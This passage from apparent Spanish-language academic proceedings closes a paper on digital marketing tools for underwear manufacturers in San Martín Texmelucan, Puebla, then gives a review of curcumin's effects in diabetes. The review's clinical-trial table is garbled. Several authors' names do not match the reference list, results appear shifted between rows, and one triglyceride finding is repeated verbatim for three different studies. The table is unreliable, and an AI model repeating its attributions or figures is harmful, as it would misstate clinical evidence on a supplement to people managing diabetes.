El cuadro 2 muestra las principales respuestas de proveedores, en donde de los encuestados que ya venden por internet el 100% venden en página web, el 48% por medio de aplicación móvil y el 17% por medio de páginas ya establecidas. Se pueden observar los métodos de cobro que utilizan donde el 100% usa efectivo, el 46% ya utiliza cobro con terminal bancaria, el 34% recibe pagos por transferencia bancaria, el 32% por depósito bancario y solo el 2% con cheque.

MEDIO DE VENTA	Página web	Aplicaciones	Páginas ya establecidas (Mercado Libre, Linio, etc.)	Marketplace	Otro
		100%	46%	17%	5%
METODO DE COBRO	Efectivo	Depósito bancario	Transferencia bancaria	Pago con tarjeta	Cheque
	100%	32%	34%	46%	2%
EQUIPOS CON LOS QUE CUENTA	Teléfono móvil	Teléfono fijo	Laptop	Computadora de escritorio	Tablet
	100%	76%	61%	51%	15%

Cuadro 2. Principales respuestas de proveedores.  
Fuente: Elaboración propia con base a encuestas 2019.

### Propuesta de herramientas

De acuerdo a los resultados anteriores se determinaron las herramientas para el diseño de un plan de marketing digital para fabricantes de ropa interior del tianguis de San Martín Texmelucan Puebla, las cuales se pueden observar en el cuadro 3.

Objetivo		Meta		Herramientas	Contenido
		Seguidores Mensuales	Ventas mensuales		
1	Diseño de sitio web para e-commerce	1500	\$ 200,000.00	Página web (Wix)	Encabezado
					Cuerpo de página
					Vinculación con redes sociales (Facebook, Twitter, Instagram, Whatsapp)
					Catálogo digital
					Carrito de compras
					Ubicación
					Contáctanos
				Google business	Horario de atención
					Descripción del negocio
					Fotos
2	Creación de redes sociales y estrategias de publicidad	4167	\$ 100,000.00	Facebook (Administrador de páginas y anuncios)	Teléfono, dirección y mensaje
					Vinculación de página web
					Comentarios
				Instagram	Anuncios
					Stories
				Twitter	Tweets y respuestas
					Red de audiencia de twitter
				WhatsApp business	Dirección, correo electrónico y sitio web
					Catálogo de productos
					Pedidos y cotizaciones
3	Creación de cuenta para vender en mercado libre	NA	\$ 200,000.00	Ficha técnica para venta	Información del producto
					Tiempo de respuesta y de envío

Cuadro 3. Propuesta de herramientas para comercializar por medios digitales por fabricantes de ropa interior del tianguis de San Martin Texmelucan, Puebla.

Fuente: Elaboración propia con base a encuestas 2019.

### Conclusiones y recomendaciones

La propuesta de herramientas para comercializar por medios digitales por fabricantes de ropa interior del tianguis de San Martin Texmelucan, Puebla, dará el inicio para las distintas acciones que se realizaran en e-commerce para ventas y en las redes sociales para audiencia, con el fin de dar a conocer los productos que se comercializan tradicionalmente en el tianguis. Esto le permita competir en la industria destacando sus fortalezas y aprovechando mejor las oportunidades que el mercado online ofrece.

Dado el incremento de número de usuarios en internet, a los resultados de encuestas y al objetivo de la investigación: determinar las herramientas de marketing digital que son factibles como estrategia de crecimiento de los fabricantes de ropa interior de San Martín Texmelucan Puebla, se concluye comercializar por tres canales de venta adicionales al canal tradicional, estos canales son: página web, mercado libre y redes sociales.

La estrategia de ecommerce es relevante para poder proyectar el sitio web y lograr que el cliente tenga una experiencia única. Dado que este será el Punto de Venta y adicionalmente se concretarán las conversiones derivadas desde la Publicidad y Promociones que se generen en distintas redes sociales. En esta estrategia se debe considerar además que el servicio online debe satisfacer todas las necesidades del cliente, por ello se recomienda la inclusión de un chat interactivo para así resolver todas las dudas del cliente. Por otro la estrategia de fidelización es la que permitirá asegurar el éxito y consolidación de nuestro e-commerce, el foco principal de esta estrategia es poder establecer una relación con el cliente para que así nos promocióne en las redes y por otro lado vuelva a repetir sus compras en la tienda. Para ello se deben tener productos novedosos, incentivos en compras e innovación continua de manera que el cliente siempre tenga la marca en la mente.

Se recomienda la implementación de las herramientas para comercialización por medios digitales de fabricantes de ropa interior del tianguis de San Martín Texmelucan Puebla, ya que será fundamental para tener un incremento en las ventas y abarcar más estados de la República Mexicana.

### **Bibliografía**

AMIPCI. (2016). México: Central media.

Bernal, C. A. (2006). *Metodología de la investigación*. México: Pearson Educacion.

H. Ayuntamiento de San Martín Texmelucan. (2012). Obtenido de <http://www.sanmartintexmelucan.gob.mx>.

H. Ayuntamiento de San Martín Texmelucan Puebla. (2019). *Sitio Oficial de San Martín Texmelucan Puebla*. Obtenido de <http://www.texmelucan.com.mx/texmelucan/historia.html>

Martinez, M. (2014). Obtenido de <http://pa.bibdigital.uccor.edu.ar/1379/2/TESIS%20ARCHIVO%20FINAL%20Martinez%2C%20Marcelo.pdf>

## Efecto de curcumina (cúrcuma longa) en diabetes

LN Steffany Arandeni Ramírez Mendoza<sup>1</sup>, Dr. en C. Mario Alberto Ramírez Herrera<sup>2</sup>, Dra. en C. Bertha Ruíz Madrigal<sup>3</sup>, Dra. en C. María Luisa Mendoza Magaña<sup>2</sup>, Dra. en C. Zamira Helena Hernández Nazará, Dra. en C. Montserrat Maldonado González<sup>3</sup>.

### Resumen

El número de personas con diabetes se estima que incrementará de 415 millones a 642 para el año 2040 a nivel mundial. La diabetes se caracteriza por la presencia de altas concentraciones de glucosa en sangre. Los tratamientos hipoglucemiantes no tienen efecto sobre indicadores de daño causados por la diabetes. La curcumina (CUR) es un fitofármaco con actividades pleiotrópicas como antioxidante, anti-inflamatorio, hipocolesterolémico e hipolipemiante. Objetivo- Analizar los reportes científicos sobre los efectos anti-diabéticos de la CUR en ensayos clínicos. Resultados- Se han documentado evidencias que demuestran que la CUR tiene potencial como tratamiento complementario en el control de la enfermedad. La CUR mejoró la neutralización de especies reactivas, la capacidad antioxidante total, la resistencia a insulina, la hemoglobina glucosilada, el índice HDL/LDL, citosinas inflamatorias, entre otras. Por lo tanto, las acciones de la CUR están mediadas por la modulación factores transcripcionales. Conclusiones- La CUR tiene efectos benéficos para el control glucémico y en niveles lipídicos.

**Palabras claves-** Diabetes, Curcumina, Prediabetes, Índice Glucémico.

### Introducción

Se ha determinado que más de 400 millones de personas padecen diabetes mellitus y para el año 2040 esta cifra incrementará a más de 642 millones (1). En el año 2012, 1.5 millones de personas fallecieron a consecuencia de la hiperglucemia (2). En México, más de 4 millones de personas se han diagnosticado con diabetes (3). En la Encuesta Nacional de Salud y Nutrición (de medio camino) 2016 (ENSANUT) analizaron la prevalencia de diabetes en el país, mostró que las mujeres presentan un 10.3% diabetes mellitus (DM), mientras que los hombres presentaron 8.4%. Además en el análisis etario para diabetes, los hombres entre 60 a 69 años representan el 27.7% y en este rango de edad las mujeres representan el 32.7%; mientras que en la edad de 70 a 79 años solo las mujeres representaron el 29.8%. En la misma encuesta se registró un total de 105,574 fallecimientos por DM. Estos datos muestran que DM ocupa el 2<sup>do</sup> lugar siendo una de las principales causas de mortalidad en México. La DM se clasifica en categorías generales: a) diabetes tipo 1 (DM1) es autoinmune debido a la destrucción de las células  $\beta$  y que generalmente conduce a una deficiencia absoluta de insulina. b) diabetes tipo 2 (DM2) que es ocasionada por la resistencia a la insulina y la pérdida progresiva de la secreción de la insulina en las células  $\beta$  (4). La DM1 y DM2 se clasifican como enfermedades heterogéneas en las que la presentación clínica y la progresión pueden variar considerablemente. La DM1 suele presentarse en infantes, mientras que la DM2 en adultos, sin embargo puede presentarse en ambos grupos. Los infantes con DM1 generalmente presentan los síntomas característicos de poliuria y polidipsia y llegan a presentar cetoacidosis diabética (CAD). En ambos la etiología se compone por varios factores genéticos y ambientales que pueden llegar a provocar una pérdida progresiva de la masa y función de las células  $\beta$ , y se manifiesta clínicamente como hiperglucemia (4). En la DM1 se caracteriza por la destrucción de las células B que puede ser variable en algunos individuos es rápida (bebés y niños) y lenta en otros (adultos). Los infantes y adolescentes pueden llegar a presentar

<sup>1</sup> Steffany Arandeni Ramirez Mendoza, alumna de posgrado, Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [steffyarandeni2301@gmail.com](mailto:steffyarandeni2301@gmail.com) (autor corresponsal).

<sup>2</sup> Mario Alberto Ramírez Herrera, profesor investigador del Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [amario999@gmail.com](mailto:amario999@gmail.com).

<sup>3</sup> Bertha Ruíz Madrigal, profesor investigador del Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [bertharuiz8@yahoo.com.mx](mailto:bertharuiz8@yahoo.com.mx)

<sup>2</sup> María Luisa Mendoza Magaña, profesor investigador del Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [leomarie50@hotmail.com](mailto:leomarie50@hotmail.com).

<sup>3</sup> Zamira Helena Hernández Nazará, profesor investigador del Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [zamirahelenahernandez@gmail.com](mailto:zamirahelenahernandez@gmail.com)

<sup>3</sup> Montserrat Maldonado González, profesor investigador del Centro Universitario de Ciencias de la Salud, Universidad de Guadalajara, Jalisco: [montserratmaldonado@yahoo.com.mx](mailto:montserratmaldonado@yahoo.com.mx)

CAD como la primera manifestación, otros pueden presentar hiperglucemia moderada en ayuno y puede cambiar rápidamente a hiperglucemia severa. La destrucción autoinmune de las células  $\beta$  tiene múltiples predisposiciones genéticas y también está relacionada con factores ambientales. Aunque los pacientes no suelen ser obesos cuando presentan DM1, la obesidad no es un impedimento para el diagnóstico (4). La DM2 se presenta en aquellos individuos con una deficiencia de insulina relativa y resistencia periférica a la insulina. Las vías de destrucción y disfunción de las células  $\beta$  se encuentran menos definidas. La secreción de insulina de las células  $\beta$  es deficiente, se encuentra estrechamente relacionada con el daño oxidativo, la inflamación, el estrés metabólico, y factores genéticos. La CAD se presenta rara vez en DM2, cuando se observa generalmente se asocia al desarrollo de otras enfermedades, como infecciones o ciertos medicamentos. La DM2 con frecuencia no se diagnostica en años, debido a que la hiperglucemia se desarrolla gradualmente, por ende los pacientes no se percatan rápidamente de los síntomas clásicos de la diabetes. Los niveles de insulina en DM2 se presentan normales o elevados. Los valores de la insulina son en función a la secreción de las células  $\beta$  normales, por lo tanto, es defectuosa en estos pacientes, e insuficiente para compensar la resistencia a la insulina (4). La resistencia a la insulina y la hiperinsulinemia son precedentes del desarrollo de la hiperglucemia que se desarrolla solo cuando las células  $\beta$  no pueden compensar la resistencia periférica a la insulina. Se ha sugerido como factores, las citocinas, los ácidos grasos libres y la hiperglucemia, como mediadores de la descompensación de las células  $\beta$  durante el desarrollo de la DM2 (5). Las estrategias terapéuticas actuales se enfocan en controlar la concentración sanguínea de glucosa, pero dejan de lado el proceso de daño oxidativo y la inflamación crónica, por lo tanto se justifica la búsqueda de moléculas bioactivas que sean capaces de disminuir el daño oxidativo, la inflamación, y mejorar el perfil enzimático que favorezca la utilización de la glucosa. La curcumina (CUR) es el componente polifenólico amarillento del rizoma de la *Curcuma Longa*, es una planta de la familia de la *Zingiberaceae*. El condimento llamado turmerica o cúrcuma contiene de un 2-5% de curcuminoides. Los curcuminoides son cuatro: la curcumina (71%), la demethoxycurcumina (18%), la bisdemethoxycurcumina (3%), y la ciclocurcumina (8%), (6). La CUR ejerce múltiples actividades biológicas como antioxidantes, antiinflamatorias, antimicrobianas, antineoplásicas, y antiproliferativas. Es considerada como un agente altamente potente contra enfermedades neurodegenerativas, cardiovasculares, hepáticas, renales y en diabetes mellitus (7). La suplementación-dietética con CUR disminuye los niveles de glucosa en plasma al aumentar la activación de enzimas glucolíticas como la glucoquinasa hepática (GK) y mejorar el contenido de glucógeno, así como una regulación negativa de las enzimas de gluconeogénesis al inhibir la glucosa-6-fosfatasa (G6Pasa) y la fosfoenolpiruvatocarboxiquinasa (PEPCK) (8). El páncreas produce más insulina para mantener los niveles adecuados de glucosa en sangre, en modelos de resistencia a insulina (IR) sin hiperglucemia, se ha encontrado que la CUR tiene un doble efecto que es capaz de reducir la producción de insulina y aumentar la sensibilidad a la insulina (9). Por el cual se propone como tratamiento alternativo para la pre-diabetes. Para comprender el mecanismo antidiabético de la CUR, es a través de tres vías: **I) Actúa a nivel del receptor de insulina:** La CUR activa la captación de glucosa en musculo y tejido adiposo (10), aunque el mecanismo complementario aún es incierto uno de los blancos potenciales de la CUR es la señalización de insulina particularmente en el sustrato receptor de insulina-1 (IRS1), este se fosforila en los residuos de serina y treonina que conllevan a una menor actividad de tirosina quinasa (11). **II) Activa la vía de la insulina:** En las células hepáticas (HSCs) estimuladas con leptina (100ng/ml), la CUR suprime la activación de la vía de señalización de IRS/P13K/Akt y en la translocación de glucosa en la membrana por GLUT4 (12). **III) Inhibe el estrés oxidativo y la inflamación:** Se conoce que el estrés oxidativo y la inflamación tienen un papel importante en la progresión de IR. La obesidad implica un estado inflamatorio crónico producido por el exceso de los adipocitos que induce a una IR, el cual afecta al hígado y musculo. Este proceso ocurre por la liberación de citosinas como factor de necrosis tumoral alfa (TNF- $\alpha$ ), interleucinas 1 y 6 (IL-1 y IL-6) a través de la activación de la quinasa c-Jun N-terminal (JNK) y del factor nuclear kappa B (NF- $\kappa$ B).

Existen diversos mecanismos por los cuales NF- $\kappa$ B induce a IR. NF- $\kappa$ B induce la expresión de citoquinas como TNF- $\alpha$  que a su vez induce la fosforilación de serina del IRS-1, y aumenta la expresión de proteína tirosina fosfatasa 1B (PTP1B) y la supresión de la citosina de señalización 3 (SOCS3), resultando una señalización de insulina inusual en IR (13). Por otro lado, el aumento de la producción de ácidos grasos libres (FFA) y la hiperglucemia activan NF- $\kappa$ B en musculo, hígado y tejido adiposos que conduce a DM2 (14). Entre otras finalidades del potencial de la CUR para modularla inflamación es la disminución de la fosforilación de la quinasa I $\kappa$ B $\alpha$  (IKK) necesaria para la activación de NF- $\kappa$ B, en consecuencia disminuye la concentración de las interleucinas (IL-1, IL-6, IL-8), fosforilación del receptor de leptina, la vía WNT. La glucógeno quinasa sintetasa (GSK)-3 $\beta$  y la quinasa c-JUNNH2 terminal (JNK), y por otra parte, la activación de adiponectina y el receptor nuclear peroxisoma proliferativo (PPAR)- $\gamma$  (14).

### **Metodología**

Se realizó un análisis de artículos de ensayos clínicos en los cuales se documenta la actividad de la CUR como antioxidante y antiinflamatoria en la enfermedad de DM en los cuales se analizaron parámetros antropométrico, bioquímicos, entre otros parámetros. Las principales fuentes de información consultada es la base de datos PUBMED ([www.ncbi.nlm.nih.gov/pubmed](http://www.ncbi.nlm.nih.gov/pubmed)) y Google Académico (<https://scholar.google.com.mx/>).

### **Resultados**

Se presentan de manera resumida en la tabla.

### **Conclusiones**

Una intervención nutracéutica con un compuesto inocuo y de bajo costo como la CUR podría representar una gran oportunidad para la prevención y manejo de estas enfermedades. En este sentido, una gran parte de las investigaciones realizadas en diferentes modelos experimentales ha demostrado que la CUR puede mejorar la IR a través de diferentes mecanismos. Es importante destacar la capacidad de la CUR para actuar como un regulador de la señalización de la insulina mediante la activación de una amplia gama de moléculas que incluyen receptores hormonales, factores de transcripción, enzimas, factores de crecimiento, citosinas y adipocinas que funcionan sinérgicamente para mantener la homeostasis de la glucosa. La variabilidad de resultados adecuados depende en gran medida del tipo de formulación con CUR, el tiempo de tratamiento, dosis, y el tamaño de la muestra de cada estudio en particular. Además, es importante señalar que una de las principales limitaciones para una intervención nutracéutica con CUR en la diabetes es su limitada biodisponibilidad. Se recomienda el desarrollo de estructuras químicas modificadas de la CUR con una absorción mejorada o la coadministración crónica de la CUR con un potenciador de la absorción como una terapia prometedora. Los ensayos clínicos han destacado un papel crítico de la CUR para mejorar la IR, con la consiguiente mejora del perfil de lípidos en suero, incluida una reducción en los niveles de triglicéridos, reducción de la hiperglucemia. Esto puede explicarse principalmente por la activación de blancos moleculares de la CUR en el hígado y el tejido adiposo. Según los ensayos clínicos disponibles hasta la fecha, es posible sugerir que los efectos positivos de la CUR pueden deberse a: (a) Mejora de la homeostasis de la glucosa, (b) aumento de la actividad de LP(a) que conduce a una disminución en los niveles de triglicéridos, (c) aumento de absorción de la glucosa independiente de la producción de insulina de células  $\beta$ , (d) Acción antiinflamatoria en el tejido adiposo a través de un aumento en los niveles de adiponectina y una disminución en las citosinas circulantes. A pesar de los resultados bastante alentadores de los ensayos clínicos disponibles hasta la fecha, es prematuro fundamentar un efecto beneficioso contundente de la CUR sobre IR, en pre-diabetes o diabetes. Se requieren estudios adicionales con un mayor número de pacientes, un período de tratamiento más prolongado, dosificación prolongada y definición de los antecedentes genéticos para determinar una mejora definitiva en las condiciones clínicas, retrasar el inicio o limitar el daño durante la progresión de la DM.

Autores	Título	Diseño del estudio	Condición	Tipo de Curcumina	Dosis	n	Tiempo	Resultados
Chen et al. (2014)	Curcumin Extract for Prevention of Type 2 Diabetes.	Estudio aleatorizado, doble ciego, controlado con placebo	Sujetos mayores de 35a y diagnóstico de prediabetes	Extracto de curcumina (curcuminoles 75-80%)	6 cap D (1500mg)	240	9 meses	En el grupo de curcumina se observó una mejora de la función de las células β. ↑ HOMA-β (61.58 VS 48.62; P<0.01) ↓ C-Péptido (1.25 vs 2.17; P<0.05) ↓ HOMA-IR (3.22 vs 4.04; P<0.001) ↑ Adiponectina (22.46 vs 18.45; P<0.05) En comparación con el grupo placebo
Nazari et al. (2013)	Curcuminoles exert glucose-lowering effect in type 2 diabetes by decreasing serum free fatty acids: a double-blind, placebo-controlled trial.	Estudio aleatorizado, doble ciego, controlado con placebo	Sujetos mayores de 18 - 65 a y diagnóstico de DM2	Curcuminoles de Hebei Food Additive Co. (Shijiazhuang, Hebei, China) (97.49%)	2 cap D (300mg)	100	3 meses	La suplementación con curcuminoles disminuyó: ↓ FBS (P<0.01) ↓ HbA <sub>1c</sub> (P<0.031) ↓ HOMA-IR (P<0.01) ↓ Suero total (FFAs P<0.01) ↓ TGL (P<0.018) ↓ Act. LPL (P<0.01) Comparación de niveles entre tratamiento y control: ↓ Proteína (P 0.001 vs 0.43) ↓ CR (P 0.001 vs 0.87) ↓ IL-8 (P 0.002 vs 0.61) ↓ TGF-β (P 0.006 vs 0.32)
Khalilchahi et al. (2011)	Oral supplementation of turmeric attenuates proteinuria, transforming growth factor-β and interleukin-8 levels in patients with overt type 2 diabetic nephropathy: A randomized, double-blind and placebo-controlled study.	Estudio aleatorizado, doble ciego, controlado con placebo	Todo paciente con DM2	Tumericat 22.1 mg de curcumina	1 cap D (500mg)	40	2 meses	Relación entre niveles de suero A-FABP y parámetros metabólicos antes de tx (P<0.001) (CC, Glucosa, TGL, HDL-C, LDL-C, FFAs, CRP, IL-6). Sujetos con tx de curcuminoles ↓ (P<0.001) (Glucosa) Relación entre riesgo metabólico y A-FABP después de la intervención: SOD (P<0.001).
Nazari et al. (2014)	Curcuminoles Target Decreasing Serum Adipocyte-fatty Acid Binding Protein Levels in Their Glucose-lowering Effect in Patients with Type 2 Diabetes.	Estudio aleatorizado, doble ciego, controlado con placebo	sujetos del estudio anterior	Curcuminoles de Hebei Food Additive Co. (Shijiazhuang, Hebei, China) (97.49%)	2 cap D (300mg)	100	3 meses	Disminución en los niveles de LDL, VLDL, TGL, y aumento en HDL en pacientes con tx de CUR. Los niveles de glucosa en plasma con tx GLB + CUR en px diabéticos disminuyeron desde las 0.5 h hasta 12 h La suplementación de CUR elevó en suero la capacidad total antioxidante (TAC) (P<0.001) y actividad SOD (P<0.001), mientras que los niveles de MDA redujeron significativamente comparado con el grupo placebo (P<0.001).
Nazari et al. (2014)	Evaluation of the Effect of Curcumin Capsules on Glyburide Therapy in Patients with Type-2 Diabetes Mellitus.	Prueba abierta aleatorizada	Sujetos de 32 - 28 a con diagnóstico de DM2 y con tratamiento con Gliburida	Curcumina de Zenith Pharmaceuticals (Bangalore, India)	475 mg	8	11 días	En grupo CUR en la suplementación se observó una diferencia significativa de (P<0.001) en: (PFSG,IMC,TGL,TG,LDL-C,NON-HDL-C Y Lp(a)) y entre sexos: Hombres (LDL-C y Lp(a)) y en mujeres (Lp(a)).
Panahi et al. (2016)	Antioxidant effects of curcuminoles in patients with type 2 diabetes mellitus: a randomized controlled trial.	Estudio aleatorizado, doble ciego, controlado con placebo	Sujetos mayores de 18 - 65 a con diagnóstico de DM2	Curcumina C3 Complex, Sami Labs LTD (Bangalore, India)	2 Cap D (1000mg)	118	3 meses	La intervención con CUR en la preictérica no se observó una mejoría así como la tasa de filtración glomerular y el perfil lipídico. Sin embargo en plasma, la CUR atenuó la peroxidación de lípidos en individuo con ERC. Proteína no diabética (P<0.05) y la capacidad antioxidante en ERC diabética (P<0.05). No se observó efecto en enzimas antioxidantes o activación de Nrf2
Panahi et al. (2017)	Curcuminoles modify the lipid profile in type 2 diabetes mellitus: a randomized controlled trial.	Estudio aleatorizado, doble ciego, controlado con placebo	Sujetos mayores de 18-65 a con diagnóstico de DM2	Curcumina C3 Complex, Sami Labs LTD (Bangalore, India)	2 Cap D (1000mg)	118	3 meses	En el grupo CUR la sensibilidad a insulina se observó una significativa de (32.72 ± 10.7%; P<0.009). La suplementación de CUR disminuyó los niveles de TGL (-16.44 ± 4.5%; P<0.001).
Osorio et al. (2016)	The Effect of Dietary Supplementation With Curcumin on Redox Status and Nrf2 Activation in Patients With Nondiabetic or Diabetic Proteinuric Chronic Kidney Disease: A Pilot Study.	Estudio aleatorizado, doble ciego, controlado con placebo	Sujetos mayores de 20-70 a con presencia de proteinuria	Tumerica (Mitsin Laboratories (Nusaquip, Edm., Mex, México) Cur (80mg)	4 cap D 107mg curcumina (320mg)	101	2 meses	La suplementación de CUR disminuyó los niveles de TGL (-16.44 ± 4.5%; P<0.001).
Thota et al. (2019)	Curcumin and/or omega-3 polyunsaturated fatty acids supplementation reduces insulin resistance and blood lipids in individuals with high risk of type 2 diabetes: a randomised controlled trial.	Estudio aleatorizado, doble ciego, controlado con placebo, factorial 2x2	sujetos mayores de 30-70 a con alto riesgo de presentar diabetes	curcumin (Meriva®)	2 caso / 1000mg curcumina	64	3 meses	La suplementación de CUR disminuyó los niveles de TGL (-16.44 ± 4.5%; P<0.001).
Asadi et al. (2019)	Nano curcumin supplementation reduced the severity of diabetic sensorimotor polyneuropathy in patients with type 2 diabetes mellitus: A randomized double-blind placebo-controlled clinical trial.	Estudio paralelo, doble ciego, controlado con placebo	sujetos mayores de 30-60 a con (NIDDM)	Curcumina, Ecar Nano Sina Company in Iran (72%)	cap de nano curcumina 80 mg	80	2 meses	La suplementación de nano CUR se consideró una reducción significativa en la hemoglobina glicosilada (HbA1c) (P<0.001) y glucemia rápida (FBS) (P = 0.004), puntaje total de neuropatía (P<0.001), puntaje total reflejo (p = 0.04) y temperatura (p = 0.01) en comparación con el grupo placebo.
Hindri et al. (2019)	The effect of curcumin supplementation on anthropometric indices, insulin resistance and oxidative stress in patients with type 2 diabetes: a randomized, double-blind clinical trial.	Estudio aleatorizado, doble ciego, controlado con placebo	sujetos mayores de 40-70 a con (NIDDM)	Curcumina Ajuna National Extract Lid company of India.	3 cap (1500mg)	53	2.5 meses	La suplementación con CUR en la DM2 en comparación con el placebo causó cambios significativos en peso (-0.64 ± 0.22 vs. 0.19 ± 0.37 P<0.05), (IMC) (0.3 ± 0.03 vs. 0.1 ± 0.05), (CC) (-1.2 ± 0.4 vs. -0.43 ± 0.11 P<0.05) y a (FBS) (-7 ± 2 vs. -3 ± 0.2 P<0.05) pero no mostró ninguna diferencia para (HbA1c), insulina, (TAC), (HOMA-IR) y (HOMA-B) en fin de estudio
Hindri et al. (2019)	The effects of curcumin supplementation on high-sensitivity C-reactive protein, serum adiponectin, and lipid profile in patients with type 2 diabetes: A randomized, double-blind, placebo-controlled trial.	Estudio aleatorizado, doble ciego, controlado con placebo	sujetos mayores de 40-70 a con DM2	Curcumina Ajuna National Extract Lid company of India.	3 cap (1500mg)	44	2.5 meses	El nivel sérico medio de TG disminuyó en el grupo de CUR en comparación con el valor basal (109 ± 36 frente a 124 ± 36; P<0.05). La concentración media de proteína C reactiva de alta sensibilidad disminuyó en el grupo de CUR en comparación con el control (2.9 ± 2.9 vs. 3.4 ± 4.2; P<0.05). La concentración sérica media de adiponectina aumentó (64 ± 3 frente a 63 ± 4; P<0.05) en el grupo de tratamiento en comparación con el placebo.

HOMA-β (Homeostasis Model Assessment para la célula β), HOMA-IR (Homeostasis Model Assessment para la resistencia a la insulina), FABS (glucosa en sangre en ayunas), HBA1c (Hemoglobina glicosilada), FFAS (Ácidos grasos libres), TGL (Triglicéridos), Act. LPL (Lipoproteína lipasa), CR (Creatinina), IL-8 (Interleucina 8), TGF-β (Factor de Crecimiento Transformante β), CC (Centímetros cadera), HDL-C (Lipoproteína de alta densidad colesterol), LDL-C (Lipoproteína de baja densidad colesterol), CRP (Proteína C reactiva), A-FABP (Proteínas transportadoras de ácidos grasos), SOD (Superóxido dismutasa), TAC (Antioxidantes totales), GLB (Gliburida), LP (a) (Lipoproteína --A), ERC (Enfermedad crónica renal), Nrf2 (factor de transcripción).



## Referencias

- 1) IDF Diabetes Atlas, 7° edición, 2015. Recuperado el 15 de Febrero de 2020. <http://www.idf.org/diabetesatlas/es/descargar-el-libro>
- 2) Organización Mundial de la Salud. Nota descriptiva N° 312, septiembre 2012. Recuperado el 15 de febrero de 2020 <http://fmdiaabetes.org/diabetes-en-mexico/>
- 3) Encuesta Nacional de Salud y Nutrición 2012. Recuperado el 15 de febrero de 2020. <https://ensanut.insp.mx/encuestas/ensanut2012/doctos/informes/ENSANUT2012ResultadosNacionales.pdf>
- 4) American Diabetes Association.2. Classification and diagnosis of diabetes:Standards of Medical Care in Diabetes2019.Diabetes Care 2019;42(Suppl. 1):S13–S28.
- 5) Rachdaoui, N. Insulin: The Friend and the Foe in the Development of Type 2 Diabetes Mellitus *Int. J. Mol. Sci.* 2020, 21, 1770.
- 6) Parsamanesh, M. Moossavi, A. Bahrami, A.E. Butler, A. Sahebkar, Therapeutic potential of curcumin in diabetic complications, *Pharmacological Research* 136 (2018) 181–193.
- 7) S. Rivera, J. Trujillo, J. Pedraza, Utility of curcumin for the treatment of diabetes mellitus: Evidence from preclinical and clinical studies, *Journal of Nutrition & Intermediary Metabolism* 14 (2018) 29e41.
- 8) Kang, C. and Kim, E. (2010) Synergistic effect of curcumin and insulin on muscle cell glucose metabolism. *Food Chem. Toxicol.* 48, 2366–2373.
- 9) Shao, W., Yu, Z., Chiang, Y., Yang, Y., Chai, T., et al. (2012) Curcumin prevents high fat diet induced insulin resistance and obesity via attenuating lipogenesis in liver and inflammatory pathway in adipocytes. *PLoS One* 7, e28784.
- 10) Li W, Yuan G, Pan Y, Wang C, Chen H. Network pharmacology studies on the bioactive compounds and action mechanisms of natural products for the treatment of diabetes mellitus: a review. *Front. Pharmacol.* 2017;8:74.
- 11) Yu W, Zha W, Ke Z, Min Q, Li C, Sun H, Liu C. Curcumin protects neonatal rat cardiomyocytes against high glucose-induced apoptosis via PI3K/Akt signalling pathway. *J. Diabetes Res.* 2016;2016:1e11.
- 12) Tang, Y. and Chen, A. (2010) Curcumin prevents leptin raising glucose levels in hepatic stellate cells by blocking translocation of glucose transporter-4 and increasing glucokinase. *Br. J. Pharmacol.* 161, 1137–1149.
- 13) Jang E-M, Choi M-S, Jung UJ, Kim M-J, Kim HJ, Jeon SM, Shin SK, Seong CN, Lee MK. Beneficial effects of curcumin on hyperlipidemia and insulin resistance in high-fat fed hamsters. *Metabolism* 2008;57:1576e83.
- 14) Ahn J, Lee H, Kim S, Ha T. Curcumin-induced suppression of adipogenic differentiation is accompanied by activation of Wnt/beta-catenin signaling. *Am. J. Physiol. Cell Physiol.* 2010;298:C1510e6.
- 15) Chuengsamarn S, Rattanamongkolgul S, Luechapudiporn R, Phisalaphong C, Jirawatnotai S. Curcumin Extract for Prevention of Type 2 Diabetes. *Diabetes Care* 35:2121–2127, 2012.
- 16) Na L, Li Y, Pan H, Zhou X, Sun D, Meng M, Li X, Sun C. Curcuminoids exert glucose-lowering effect in type 2 diabetes by decreasing serum free fatty acids: a double-blind, placebo-controlled trial. *Mol. Nutr. Food Res.* 2013, 57, 1569–1577.
- 17) Khajehdehi P, Pakfetrat M, Javidnia K, Azad F, Malekmakan L, Nasab M. H, Dehghanzadeh G. Oral supplementation of turmeric attenuates proteinuria, transforming growth factor- $\beta$  and interleukin-8 levels in patients with overt type 2 diabetic nephropathy: A randomized, double-blind and placebo-controlled study. *Scandinavian Journal of Urology and Nephrology*, 2011; 45: 365–370.
- 18) Na L, Yan B, Jiang S, Cui H, Li Y, Sun C. Curcuminoids Target Decreasing Serum Adipocyte-fatty Acid Binding Protein Levels in Their Glucose-lowering Effect in Patients with Type 2 Diabetes. *Biomed Environ Sci*, 2014; 27(11): 902-906.
- 19) Neerati P, Raju D, Gangi A. Evaluation of the Effect of Curcumin Capsules on Glyburide Therapy in Patients with Type-2 Diabetes Mellitus. *Phytother. Res.* 28: 1796–1800 (2014).
- 20) Panahi Y, Khalili N, Sahebi E, Namazi S, Karimian M, Majeed M, Sahebkar A. Antioxidant effects of curcuminoids in patients with type 2 diabetes mellitus: a randomized controlled trial. Springer International Publishing 2016.
- 21) Panahia Y, Khalilib N, Sahebic E, Namazic S, Reinerd Z, Majeede M, Sahebkarf A. Curcuminoids modify lipid profile in type 2 diabetes mellitus: A randomized controlled trial. *Complementary Therapies in Medicine* 33 (2017) 1–5.
- 22) Jiménez, O, García, N, González R, Álvarez M, Guerra L, Salazar S, Falcon I, Montes de Oca S, Madero M, Pedraza C. The Effect of Dietary Supplementation With Curcumin on Redox Status and Nrf2 Activation in Patients With Nondiabetic or Diabetic Proteinuric Chronic Kidney Disease: A Pilot Study. *Journal of Renal Nutrition*, Vol 26, No 4 (July), 2016: pp 237-244.
- 23) Thota R, Acharya S, Garg M. Curcumin and/or omega-3 polyunsaturated fatty acids supplementation reduces insulin resistance and blood lipids in individuals with high risk of type 2 diabetes: a randomised controlled trial. *Lipids in Health and Disease* (2019) 18:31.
- 24) Asadia S, Saeed G. M, Siassia F, Qorbanic M, Khamoshianb K, Sotoudeha G. Nano curcumin supplementation reduced the severity of diabetic sensorimotor polyneuropathy in patients with type 2 diabetes mellitus: A randomized double-blind placebo- controlled clinical trial. *Complementary Therapies in Medicine* 43 (2019) 253–260.
